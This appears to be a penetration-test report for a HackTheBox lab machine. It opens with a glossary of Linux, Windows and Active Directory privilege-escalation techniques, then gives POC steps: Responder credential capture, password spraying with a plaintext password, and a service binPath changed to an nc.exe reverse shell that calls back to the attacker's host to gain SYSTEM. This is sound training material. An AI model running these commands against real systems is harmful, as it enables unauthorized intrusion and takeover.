Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured Cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions. The idea is quite simple; if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges or if the script to the schedule task is deleted and the Cron job still exist then we can create a the script and escalate our Priv this way. – Robert Garcia on Wednesday, December 18, 2024

## 13. (PATH Hijacking)

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable we're talking about here, path is the location of a file). – Robert Garcia on Wednesday, December 18, 2024

## 14. (NFS Root Squashing)

Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This



vector can sometimes be seen during penetration testing engagements when a network backup system is present. NFS (Network File Sharing) configuration is kept in the `/etc/exports` file. This file is created during the NFS server installation and can usually be read by users. By default, NFS will change the root user to `nfsnobody` and strip any file from operating with root privileges. If the “`no_root_squash`” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

– Robert Garcia on Wednesday, December 18, 2024

**15. (Process)**

Take a look at what processes are being executed and check if any process has more privileges than it should (maybe a tomcat being executed by root?)

– Robert Garcia on Wednesday, December 18, 2024

**16. (MOTD Path)**

`/etc/update-motd.d/` is used to generate the dynamic message of the day (MOTD) that is displayed to users when they log in to the system. If we can modify files listed in the directory, we can inject malicious script to escalate privileges. – Robert Garcia on Wednesday, December 18, 2024

**17. (LXD & LXC)**

LXC (Linux Container) is a solution for virtualizing software at the operating system level within the Linux kernel. LXC is a lightweight virtualization technology (container) that allows us to create a Linux installation that utilizes the host’s kernel, such that there is no need for a second kernel. Then you have LXD (Linux Container Daemon) and this is an imaged based “lightervisor”, which means that it is a type of hypervisor specifically for containers. Essentially, LXD is an extension of LXC and contains a REST-API that connects to the `liblxc` (LXC software library). the most important takeaway is that LXD is a root process that allows privileged actions to be performed by anyone with write access to the LXD socket (anyone in the LXD group). A standard user who is a member of the LXD group can perform privileged actions, such as creating a root-level privilege container thus leading to privilege’s escalation.

– Robert Garcia on Wednesday, December 18, 2024

**18. ( Service Exploit: MySQL User Defined Functions)**

The MySQL service is running as root and the “root” user for the service does not have a password assigned ( or you discovered it during OSINT/SA/Pr/). We can use a popular exploit (<https://www.exploit-db.com/exploits/1518>) that takes advantage of User Defined Functions (UDFs) to run system commands as root via the MySQL service. – Robert Garcia on Wednesday, December 18, 2024

**19. (Applications installed)**

On a Linux system, you can exploit known vulnerabilities in installed applications to elevate your privileges from a regular user to an administrator or root user. This process involves identifying outdated software versions, misconfigurations, or exploitable bugs within these applications. By leveraging these weaknesses, you can execute malicious code or gain unauthorized access, thereby escalating your privileges and gaining deeper control over the system. – Robert Garcia on Wednesday, December 18, 2024

**20. (Kernel Exploits)**

In a Linux system, the kernel acts as the core component responsible for managing communication between the system’s memory, hardware, and applications. This central role requires the kernel to operate with the highest level of privileges. Consequently, if an attacker successfully exploits a vulnerability within the kernel, they can gain root privileges. This level of access allows the attacker to control the entire system, making kernel exploits particularly powerful and dangerous in the realm of cybersecurity. Recognizing and mitigating such vulnerabilities is crucial to maintaining system security. – Robert Garcia on Wednesday, December 18, 2024

**21. (Situational Awareness)**

A common step in the life-cycle of a red team engagement is to gather as much information is possible for the compromised environments and the domain network. This activity is often

called situational awareness and there is no defined list of commands that a red teamer should execute. However, all the gathered information in that stage will determine the next actions toward privilege escalation and lateral movement and will assist to map the domain. – Robert Garcia on Wednesday, December 18, 2024

**22. (Password Hunt/Scripting)** The art of password hunting on a target Windows machine involves various techniques to escalate privileges, either horizontally or vertically. By utilizing file and directory discovery, pen-testers can identify and access sensitive data stored in configuration files, scripts, and user directories. – Robert Garcia on Wednesday, December 18, 2024

**23. (Insecure GUI Apps)** Certain applications may be running or may be allowed to run with higher privileges than the current user due to their need to access particular system files or simply due to misconfigurations. Since anything done within the said application will be executed with the privileges of the process, if it allows to perform other actions such as opening a command prompt or running executables those will also be executed with high privileges, therefore allowing to escalate privileges. – Robert Garcia on Wednesday, December 18, 2024

**24. (Windows Kernel)** Kernel exploits can be thought of in two groups: kernel exploits for Modern Windows OS versions: Windows 10 / Server 2016 / Server 2019 and kernel exploits for everything prior to these versions. – Robert Garcia on Wednesday, December 18, 2024

**25. (Startup Applications)** On Windows machines, there are multiple ways to automatically start a program, which include: services, startup registry keys, and startup applications. In terms of Windows privilege escalation, most often we will find that vulnerabilities that affect programs that start automatically are due to weak file/folder permissions – Robert Garcia on Wednesday, December 18, 2024

**26. (Autorun Startup Registry Keys)** Certain programs that get downloaded will by default create a value in one of the startup registry keys, allowing the program to automatically start when either a specific user logs on or when any user logs. Alternatively, an administrator can set any program of their choosing to autostart by making a custom value in one of these keys. The values for these keys can be set under the context of the current user or they can be set for the machine. If the keys for the current user are set to execute a program on login, the startup key will only execute when that specific user logs on. This means we cannot abuse this to get a shell as a different user. However, when the machine key is set, the program will execute for ANY user that logs on under the context of that user. This means that when an Administrator logs in, we will receive an Administrator reverse shell! – Robert Garcia on Wednesday, December 18, 2024

**27. (Scheduled Tasks)** Similar to many Windows privilege escalation techniques, this one also involves weak folder permissions. Specifically, we will target a folder where a scheduled task is executing and that also allows a standard user to write in. – Robert Garcia on Wednesday, December 18, 2024

**28. (AlwaysInstallElevated)** Windows installer files (also known as .msi files) are used to install applications on the system. They usually run with the privilege level of the user that starts it. However, these can be configured to run with higher privileges from any user account (even unprivileged ones). This could potentially allow us to generate a malicious MSI file that would

run with admin privileges.

– Robert Garcia on Wednesday, December 18, 2024

**29. (Unquoted Service Path)**

Regarding Windows Privilege Escalation techniques, a common escalation path is to leverage misconfigured services. There are many ways that services can be misconfigured; however, by far, the most interesting case is unquoted service paths. An unquoted service path vulnerability is when you have a path to a service executable and the folder names along that path have spaces in them without quotations. – Robert Garcia on Wednesday, December 18, 2024

**30. (Insecure Service Permission)** will be exploring yet another technique that involves weak permissions; however, instead of a folder/file misconfiguration, this time we will be exploiting weak service permissions. We will find that an interesting service is running, which permits too much access to standard users on the system. Once the misconfiguration has been enumerated, we will see how we can modify the services binary path to point to a malicious executable in a folder that we control. From there, we will restart the service and elevate it to a **SYSTEM** shell.

– Robert Garcia on Wednesday, December 18, 2024

**31. (Weak Registry Key Permissions)** loose permissions on a service registry key can lead to privilege escalation from the standard user to the local **SYSTEM**.

– Robert Garcia on Wednesday, December 18, 2024

**32. (Abuse Process running)** Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

– Robert Garcia on Wednesday, December 18, 2024

**33. (DLL Hijacking)** DLL hijacking is a hacking technique that tricks a legitimate/trusted application into loading an arbitrary – and often malicious – DLL.

– Robert Garcia on Wednesday, December 18, 2024

**34. (Potatoes - Windows Privilege Escalation)** Hot, Rotten, Lonely, Juicy, Rogue, Sweet, Generic potatoes, token impersonation. There are a lot of different potatoes used to escalate privileges from Windows Service Accounts to NT AUTHORITY/SYSTEM. – Robert Garcia on Wednesday, December 18, 2024

**35. (Unpatched Software)** Software installed on the target system can present various privilege escalation opportunities. As with drivers, organizations and users may not update them as often as they update the operating system. – Robert Garcia on Wednesday, December 18, 2024





36. **(PrintNightmare)** also known as PrintNightmare, is a critical vulnerability in the Windows Print Spooler service. It allows remote code execution (RCE) or local privilege escalation by exploiting improperly enforced permissions for printer driver installation. – Robert Garcia on Wednesday, December 18, 2024
37. **Weaponization (In this phase, an attacker prepares a weaponized payload to exploit a vulnerability in the target system or network)** – Robert Garcia on Wednesday, December 18, 2024
38. **Delivery (Transferring weaponized bundle to the victim or target via email, web USB, etc.... )** – Robert Garcia on Wednesday, December 18, 2024
39. **Exploitation (Exploit the vulnerability to execute code on a system)** – Robert Garcia on Wednesday, December 18, 2024
40. **Installation(Installing malware on the asset)** – Robert Garcia on Wednesday, December 18, 2024
41. **Command & Control (This phase involves the adversary establishing a communication channel with compromised systems. They typically use techniques such as protocol tunneling, proxy servers, or encrypted channels to maintain persistence and evade detection while controlling the target systems. The goal here is to maintain access, issue commands, and transfer tools or data within the compromised network. In this stage, adversaries use methods like dynamic DNS resolution, custom protocols, or legitimate services to blend in with normal traffic)** – Robert Garcia on Wednesday, December 18, 2024
42. **Actions on Objectives (Hands-on Keyboards. Access to the intruders as they now have full access to the system. )** – Robert Garcia on Wednesday, December 18, 2024
43. **(Description field Info) system administrators frequently use the Active Directory Users and Computers GUI tool to manage users, and in doing so will often use the Description field to populate information about individual users. Specifically, the Description field will be used to talk about what an account is for, what office a user is located in, a note saying the employee was terminated on such-and-such date, etc.** – Robert Garcia on Wednesday, December 18, 2024
44. **(MS14-025) Once upon a time, you used to be able to set up a group policy to push out local accounts to systems. For example, if I wanted to have a static account called 7MSADMIN, I could spin up a GPO with these creds in it and push it out to all my boxes. Cool, right! Welp, the said part is at one point Microsoft published the key to decrypt the passwords. So now anybody with a valid cred in an AD environment can crack these passwords in a blink of an eye. So as pentesters, should we look for these easily decryptable password values? OF COURSE! Again, if you've got a valid AD account, finding these password values is a cinch.**  
– Robert Garcia on Wednesday, December 18, 2024
45. **(Low-hanging fruit)This is to validate if there is any low-hanging fruit on the network. We want to test several scans that can give easy access to an APT. These exploits can lead to PE or complete DC access with some effort and luck.** – Robert Garcia on Wednesday, December 18, 2024
46. **(Kerberoasting) Kerberoasting allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password. The Microsoft implementation of Kerberos can be a bit complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients and the type of encryption used, and the key material used to encrypt and sign Kerberos tickets.** – Robert Garcia on Wednesday, December 18, 2024
47. **(Aerosting Accounts) It's possible to obtain the Ticket Granting Ticket (TGT) for any account that has the Do not require Kerberos pre-authentication setting enabled. Many vendor installation guides specify that their service account be configured in this way. The authentication service reply (AS\_REP) is encrypted with the account's password, and any domain user can request it. Once we get this we can take it for offline recovery of the hashes.** – Robert Garcia on Wednesday, December 18, 2024
48. **(Blood Hound Collection) Bloodhound is a graphical interface that allows you to visually map out the network. This tool along with SharpHound which is similar to PowerView takes the user,**

groups, trusts etc. of the network and collects them into .json files to be used inside of Bloodhound – Robert Garcia on Wednesday, December 18, 2024



- 49. (Pass the Hash attack) A Pass-the-Hash (PtH) attack is a technique where an attacker captures a password hash (as opposed to the password characters) and then passes it through for authentication and lateral access to other networked systems. With this technique, the threat actor doesn't need to decrypt the hash to obtain a plain text password. PtH attacks exploit the authentication protocol, as the hash of the password remains static for every session until the password is rotated. Attackers commonly obtain hashes by scraping a system's active memory and other techniques. – Robert Garcia on Wednesday, December 18, 2024**
- 50. (Kerberos Protocol (MS14-068) The MS14-068 flaw in Kerberos allows a regular authenticated domain account to elevate permissions to compromise an entire domain. Recently Sylvain Monne' (kudos and awesome work to Sylvain) released PoC code in order to gain access to an administrative share utilizing the Kerberos flaw. A regular user could grab a Kerberos token and then authenticate for example to a domain controller's shares. – Robert Garcia on Wednesday, December 18, 2024**
- 51. (NoPac: aka.SamAccountName Spoofing)**  
Microsoft recently published two critical CVEs related to Active Directory (CVE-2021-42278 and CVE-2021-42287), which when combined by a malicious actor could lead to privilege escalation with a direct path to a compromised domain. In mid-December 2021, a public exploit that combined these two Microsoft Active Directory design flaws (referred also as "noPac") was released. The exploit allowed the escalation of privileges of a regular domain user to domain administrator, which enables a malicious actor to launch multiple attacks such as domain takeover – Robert Garcia on Wednesday, December 18, 2024
- 52. (ZEROlogon Attack)**  
ZeroLogon is a vulnerability in the cryptography of Microsoft's Netlogon process that allows an attack against Microsoft Active Directory domain controllers. ZeroLogon enables a hacker to impersonate any computer, including the root domain controller. This will break Domain Controller (call the client and let them know). You also have to Restore the Server back to a normal state – Robert Garcia on Wednesday, December 18, 2024
- 53. (PetitPotam) aka. MSEFSRPC can result in any attacker triggering a Domain Controller using PetitPotam to NTLM relay credentials to a host of choice. The Domain Controller's NTLM Credentials can then be relayed to the Active Directory Certificate Services (AD CS) Web Enrollment pages, and a DC certificate can be enrolled. This certificate can then be used to request a TGT (Ticket Granting Ticket) and compromise the entire domain through Pass-The-Ticket. – Robert Garcia on Wednesday, December 18, 2024**
- 54. (Azure AD Exploit) If you are able to compromise a server containing the Azure AD Connect service and gain access to either the DSyncAdmins or local Administrators groups, what you have is the ability to retrieve the credentials for an account capable of performing a DCSync. – Robert Garcia on Wednesday, December 18, 2024**
- 55. AD Certificate Templates (Research done and released as a whitepaper by SpecterOps showed that it was possible to exploit misconfigured certificate templates for privilege escalation and lateral movement. Based on the severity of the misconfiguration, it could allow any low-privileged user on the AD domain to escalate their privilege to that of an Enterprise Domain Admin with just a few clicks!) – Robert Garcia on Wednesday, December 18, 2024**

# UNIQUE VULNERABILITY DETAILS

## 1. High – (Active Directory) Passback Attack

Unique Affected Assets	Unique Steps to Reproduce (POC)
10.10.11.108	<p><b><u>Affected Assets</u></b></p> <p>10.10.11.108</p> <p><b><u>POC</u></b></p> <p><i>After enumerating we found a webpage that lets us in with no authentication.</i></p>  <p>HTB Printer Admin Panel</p>  <p><i>We navigate to the settings page and find some interesting information. We learn of a user and this looks like some CC usage in some fashion. We should be able to grab this with a tool called Responder.</i></p>  <p><i>We spin up Responder</i></p> <pre>sudo responder -I tun1 -dPv</pre> 

## 2. High – Password Spraying

Unique Affected Assets	Unique Steps to Reproduce (POC)
10.10.11.108	<p><b>Affected Assets</b></p> <p>10.10.11.108</p> <p><b>POC</b></p> <p><i>After obtaining the password to the user svc-printer we then see if we can pass it to some of the services we notice during our scan. We check winrm</i></p> <pre>python3 ./netexec.py winrm 10.10.11.108 -u svc-printer -p 'ledFg43012!!'</pre>  <p><i>This did let us log in</i></p> 

### 3. High – Windows Privilege Escalation (Server Operators Group)

Unique Affected Assets	Unique Steps to Reproduce (POC)
10.10.11.108	<p><b>Affected Assets</b></p> <p>10.10.11.108</p> <p><b>POC</b></p> <p><i>I wanted to see what priv I had</i></p> <pre>net user svc-printer</pre> <pre> Evil-WinRM* PS C:\Users\svc-printer\Documents&gt; net user svc-printer 1 User name                svc-printer Full Name                SVCPrinter Comment                  Service Account for Printer User's comment Country/region code      000 (System Default) Account active            Yes Account expires           Never Password last set         5/26/2021 12:15:13 AM Password expires          Never Password changeable       5/27/2021 12:15:13 AM Password required         Yes User may change password  Yes  Workstations allowed      All Logon script User profile Home directory Last logon                5/26/2021 12:39:29 AM  Logon hours allowed       All  Local Group Memberships  *Print Operators          *Remote Management Use                         *Server Operators        2 Global Group memberships *Domain Users  The command completed successfully. </pre> <p><i>We are part of a group that lets us change services. Let's see what is running</i></p> <pre>services</pre> <pre> Evil-WinRM* PS C:\Users\svc-printer\Documents&gt; services Path                                     Privileges Service ---- C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe          True ADWS C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533F7C7-64B3-4F4E-B453-E3528035716}\VpKsDrv.sys True MpKsLcne2798 C:\Windows\Microsoft.NET\Framework\v4.0.30319\SMSvcHost.exe         True PerfHost C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe False Sense C:\Windows\Servicing\TrustedInstaller.exe                           False TrustedInstaller C:\Program Files\VMware\VMware Tools\VMtoolsd\VMtoolsdService.exe   True VMtoolsdService C:\Program Files\VMware\VMware Tools\VMtoolsd\VMtoolsd.exe           True VMtoolsd C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2104.14-0\WinISrv.exe True WinISrv C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2104.14-0\WinISrvEng.exe True WinISrvEng C:\Program Files\Windows Media Player\Wmnetwk.exe                   False WMPNetworkSvc  Evil-WinRM* PS C:\Users\svc-printer\Documents&gt; upload /usr/share/windows-binaries/nc.exe </pre> <p><i>We are going to replace the binary with our nc.exe and call back home</i></p> <pre>upload nc.exe</pre> <pre> Evil-WinRM* PS C:\Users\svc-printer\Documents&gt; upload nc.exe Info: Uploading /home/kali/Desktop/Return/Scan/nmap/ncx_env/nc.exe to C:\Users\svc-printer\Documents\nc.exe Data: 37544 bytes of 37544 bytes copied Info: Upload successful! Evil-WinRM* PS C:\Users\svc-printer\Documents&gt; dir  Directory: C:\Users\svc-printer\Documents  Mode                LastWriteTime         Length Name ----                - d-----          12/17/2024   7:10 PM           28160 nc.exe </pre>



*Let's modify*

```
sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.3 1234"
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.3 1234"  
[SC] ChangeServiceConfig SUCCESS
```

*We set up a listener*

```
sudo rlwrap nc -lvnp 1234
```

```
kali@DeathStar: ~/Desktop/Return/Scan/nmap 85x6  
Δ > ~/Desktop/Return/Scan/nmap ..... took 1m 26s at 20:54:36  
> sudo rlwrap nc -lvnp 1234  
listening on [any] 1234 ...
```

*We restart the service*

```
sc.exe stop VMTools  
sc.exe start VMTools
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VMTools  
  
SERVICE_NAME: VMTools  
        TYPE               : 10  WIN32_OWN_PROCESS  
        STATE                : 1   STOPPED  
        WIN32_EXIT_CODE       : 0   (0x0)  
        SERVICE_EXIT_CODE    : 0   (0x0)  
        CHECKPOINT           : 0x0  
        WAIT_HINT            : 0x0  
  
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VMTools  
[SC] StartService FAILED 1053:  
  
The service did not respond to the start or control request in a timely fashion.
```

*We have POC*

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt

type C:\Users\Administrator\Desktop\root.txt
C:\Windows\system32>
C:\Windows\system32>type C:\Users\svc-printer\Desktop\user.txt

type C:\Users\svc-printer\Desktop\user.txt
C:\Windows\system32>
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
printer

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : htb
    IPv6 Address. . . . . : dead:beef::177
    Link-local IPv6 Address . . . . . : fe80::2455:df1:b222:9bdb%10
    IPv4 Address. . . . . : 10.10.11.108
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 10.10.10.2

C:\Windows\system32>
```